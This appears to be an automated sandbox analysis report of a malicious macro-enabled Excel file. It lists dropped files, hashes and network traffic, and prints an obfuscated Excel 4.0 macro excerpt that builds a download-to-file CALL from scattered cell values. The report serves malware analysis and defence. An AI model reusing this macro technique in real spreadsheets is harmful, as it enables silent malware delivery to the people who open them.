Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.IR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://anaheimdermatologists.com/cgi-sys/suspendedpage.cgi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\suspendedpage[1].htm	
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Temp\D1C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.916016112653699
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQfz:nl+yo9opH8x+3xs6ZQ7
MD5:	405ECDBABD8FD62D8C20BD4F08267DE2
SHA1:	483D3C78AF0413586863AAFA3B08F6D6AF9C2B5D
SHA-256:	ABAE0B65B6360E8C1423317D96F9E63098BAC4059E75333CB03A9DD3CBDAE66A
SHA-512:	E71DB6202577C9CEEBE13C9DACE77F623D9713E2B2564F3BAF692B53D30C41052DC6661AE269F3857F2C6C8116F6BB96D4C49DFA54E66E2FE82E87D684BFCE0
Malicious:	false
Preview:	.U.N.0.}G.."....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w.....{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...l..2.,?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue May 4 10:48:12 2021, atime=Tue May 4 10:48:12 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.659727920923173
Encrypted:	false
SSDEEP:	12:87XUrJjduCH2KOvEE4XEsUk7uX+WrjAZ/DYbDInRSeuSeL44t2Y+xIBjKZm:8Yxi4EHkiBAZbcDA37aB6m
MD5:	F6369CC18C34A93D235C8BC862D5497F
SHA1:	6BFAC0282760432AFA904C94455CEAEF989A62BC
SHA-256:	E526B9F1AB8F838FC8B8161DCFD03A5BDFF2FA95EA7C35B50735BBDD98371588
SHA-512:	3BEF03B505FE59788CF707F726B9D213AF46F59D2F8E5CB2E407EBA5603F0B19F0E28CEADEDED0BC52A8172E767615304B61229176C6F2B80FEA3770091DE44
Malicious:	false
Preview:	L.....F.....-..{$.\.@.....\.@... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.]....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.]....#J.....3[..j.o.n.e.s.....~.1.....R.^..Desktop.h.....N...R.^.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....610930.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.418133942983911
Encrypted:	false
SSDEEP:	3:oyBVomxWdadAdrXVoOytdAdrXVomxWdadAdrXVov:djuadgEtdguadgy
MD5:	1DD64E34B701C2F1258FA5053DA222D3
SHA1:	62C41DD710409066BF7DB8B6B73E3711CD135732
SHA-256:	B8A5C62AFDAEB5DBBDB86B394AB15E3C62E4B1C420BCBDC0A7DEBE97EED271C2
SHA-512:	405F0C07FFC2906218C49F9E81150ED5A3E53B1A421C3F06FA338AC08571EDAF566A8E1D6DB025E549C8DE4189FD3BC00AA8D43733E9F0587E4AEB7C7A6E836B
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..statistic-2070252624.LNK=0..statistic-2070252624.LNK=0..[misc]..statistic-2070252624.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\statistic-2070252624.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Tue May 4 10:48:12 2021, atime=Tue May 4 10:48:12 2021, length=107618, window=hide
Category:	dropped
Size (bytes):	2220

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\statistic-2070252624.LNK	
Entropy (8bit):	4.713614328238765
Encrypted:	false
SSDEEP:	24:8IetxiwIzHJOyAPb+kvmDA77aB6myIetxiwIzHJOyAPb+kvmDA77aB6m:8I6xi1zH0PikyB6pI6xi1zH0PikyB6
MD5:	7DEB29F3DC4524B664878593A87631E1
SHA1:	D77C323719B199DC994C3229B8E8874352C5FF89
SHA-256:	BA7107B002FC343B17543A36B93336BB1756110E8930C074F533342100132241
SHA-512:	EDA5B454D79AF32BAC344FC7E587E0CDFD770D5552FD213B3B57268F64AE34A4D63622C7EDCB965E7FB1C9E80B1F8AA369ED53F5806903B845CAB3381A872C5
Malicious:	false
Preview:	L.....F.... .....S.....\.@....\.@..b.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.]....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.]....#J.....3[..j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N...R.]....Y.....>.....,...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.^ .STATIS~1.XLS..d.....>Q{<.R.^....V.....-..s.t.a.t.i.s.t.i.c.-.2.0.7.0.2.5.2.6.2.4...x.l.s.m....._.....-.....^.....>.S.....C:\Users\user\Desktop\statistic-2070252624.xlsm..0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.t.a.t.i.s.t.i.c.-.2.0.7.0.2.5.2.6.2.4...x.l.s.m.....:.,.LB.)...As...`.....X.....610930.....!a..%.H.VZAj...b.....!a..%.H.VZAj...b.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\C2C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.916016112653699
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQfz:nl+yo9opH8x+3xs6ZQ7
MD5:	405ECDBABD8FD62D8C20BD4F08267DE2
SHA1:	483D3C78AF0413586863AAFA3B08F6D6AF9C2B5D
SHA-256:	ABAE0B65B6360E8C1423317D96F9E63098BAC4059E75333CB03A9DD3CBDAE66A
SHA-512:	E71DB6202577C9CEEBE13C9DACE77F623D9713E2B2564F3BAF692B53D30C41052DC6661AE269F3857F2C6C8116F6BB96D4C49DFA54E66E2FE82E87D684BFCE0
Malicious:	false
Preview:	.U.N.0.}G..".....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w.....{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...l..2.,?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$statistic-2070252624.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD07
Malicious:	**true**

C:\Users\user\Desktop\~$statistic-2070252624.xlsm	
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\jordji.nbvt11	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.917058358399405
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	statistic-2070252624.xlsm
File size:	109084
MD5:	0fbdc8a2acd4dc782821cfa4fdf75099
SHA1:	e407df0a3a3ceed4c3e9aed5716974a45cd5c542
SHA256:	abd13b66e40db6ad8a4489667c1a1d58fde38e7388970bbc4d8c7b3fb6cb04e
SHA512:	760a54caf1a66d36e8f4e6fc20c8380cb012d7b76d24e5fd91085943da3b31a8471a2093ddc862a7fdf3da4c7ff49459f372033d72d67fef021e8025c3006502
SSDEEP:	1536:8utuov3BiTr4GDgM+nG92hjPcQpWUot9E8cNcrAOJOerwzkFBHhr6vQnf+zy7fc:8kuocrZDKGopH8x+8HdoLqp6vif+zUk
File Content Preview:	PK.....!.t.....[Content_Types].xml ...(.....'"..... .....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "statistic-2070252624.xlsm"

Indicators

Has Summary Info:	
Application Name:	

Indicators

Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=HALT(),,,,,,,,,,,"=4984654+9846544+468464=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT114,before.3.21.42.sheet!AT39,0,0)=CALL(Sheet2!
AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT115,before.3.21.42.sheet!AT39&""1"",0,0)",,,,,,,,,,,,,,=Sheet2!AW142(),,,,,,,,,,,,,,,,,,,,U,J,",D",..\jordji.nbvt1R,J,l,L,C,l,D
,C,R,o,B,e,w,B,g,n,,i,l,,s,o,,t,a,,e,d,0,r,T,,S,o,,e,F,,r,i,,ve,l,,r,e,,,
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:48:14.257014990 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.444928885 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.445097923 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.446371078 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.631352901 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.633671045 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.633702040 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.633714914 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.633804083 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.633872032 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.649595022 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.834837914 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:14.835059881 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:14.836025953 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:15.061564922 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:15.377037048 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:15.377131939 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:15.377212048 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:15.377254009 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:15.378879070 CEST	49733	443	192.168.2.4	192.254.233.89
May 4, 2021 13:48:15.563834906 CEST	443	49733	192.254.233.89	192.168.2.4
May 4, 2021 13:48:15.588709116 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:15.754623890 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:15.754754066 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:15.755526066 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:15.918543100 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:15.922480106 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:15.922509909 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:15.922522068 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:15.922585011 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:15.922616959 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:15.932720900 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.097321987 CEST	443	49735	192.185.5.2	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:48:16.097404957 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.098273039 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.270678043 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.270709038 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.270757914 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.270795107 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.271794081 CEST	49735	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.274843931 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.438380003 CEST	443	49735	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.443665981 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.443876028 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.444403887 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.607947111 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.607979059 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:16.608069897 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.608534098 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.611798048 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:16.811655998 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:17.019692898 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:17.019860029 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:17.024372101 CEST	443	49737	192.185.5.2	192.168.2.4
May 4, 2021 13:48:17.024519920 CEST	49737	443	192.168.2.4	192.185.5.2
May 4, 2021 13:48:47.024405956 CEST	443	49737	192.185.5.2	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:47:57.192547083 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 13:47:57.270159960 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 13:47:57.678992033 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 13:47:57.727607012 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 13:47:59.123368025 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 13:47:59.172077894 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 13:47:59.897991896 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 13:47:59.946611881 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 13:48:00.990794897 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:01.039391041 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 13:48:02.857693911 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:02.907594919 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 13:48:03.722920895 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:03.781227112 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 13:48:08.367686033 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:08.421118975 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 13:48:09.534018993 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:09.606618881 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 13:48:10.035633087 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:10.105541945 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:48:10.380309105 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:10.429222107 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 13:48:11.069331884 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:11.140590906 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:48:12.099386930 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:12.159229040 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:48:12.888755083 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:12.940485954 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 13:48:14.072832108 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:14.109349966 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:14.169013023 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:48:14.252398014 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:14.254153967 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 13:48:14.304167986 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 13:48:15.396091938 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:15.563476086 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:15.586093903 CEST	53	56794	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
